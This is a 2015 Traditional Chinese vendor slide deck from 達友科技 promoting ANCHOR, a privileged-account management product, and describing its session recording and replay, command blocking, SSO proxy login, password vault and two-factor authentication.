
- 僅有操作動作才錄影
- 錄影檔極高壓縮率
- 節省儲存空間

- **違規指令阻斷**

- 可定義違規指令集
- 針對telnet/ssh操作進行阻斷



# 事後錄影播放、稽核、取證



Anchor Player => C:\ANCHOR\_DVR\FINAL\IAM\_20150710\_164559218\_793e191baffb11e4ad62...

播放 暫停 回頭 兩倍速 抓圖 儲存

AnchorSSO 1.7.2 [NAT Mode][SSH] 172.16.1.33:22

```
Using username "supertest2".  
Last login: Fri Jul 10 14:59:56 2015 from 172.16.1.31  
Could not chdir to home directory /home/supertest2: No such file or directory  
Oracle Corporation      SunOS 5.10      Generic Patch   January 2005  
$
```

Size : 1361.42KB PageCount : 503 FileName : IAM\_20150710\_164559218\_793e191baffb11e4ad6200ff0f48C



針對**特權帳號管理**提供完整功能。協助特權帳號的自動化**盤點**、納管、帳號**取出**與**簽核流程**、SSO**代登入**、連線階段的**行為錄影**、稽核**紀錄**。以完善資安治理的一塊拼圖。

## ANCHOR 解決方案的特色



**受控主機不需安裝Agent：**  
避免主機效能與相容性疑慮



**安全電子帳密保管箱：**  
安全的監管特權的帳號與密碼



**不須跳板機的佈署架構：**  
即可實施全程錄影、代登入



**提供OTP及其他雙因素認證：**  
低成本的提升帳號認證安全性



**解決共用帳號的風險：**  
滿足帳號存取的可歸責要求



**錄影即時監看、進行事中控制：**  
播放時可指定多倍數放映

The background features a white space with blue wavy lines that sweep across the bottom and sides. These lines are overlaid with a pattern of binary code (0s and 1s) in a light blue color, creating a digital or data-themed aesthetic.

感謝聆聽

達友科技

[service@docutek.com.tw](mailto:service@docutek.com.tw)

© 2015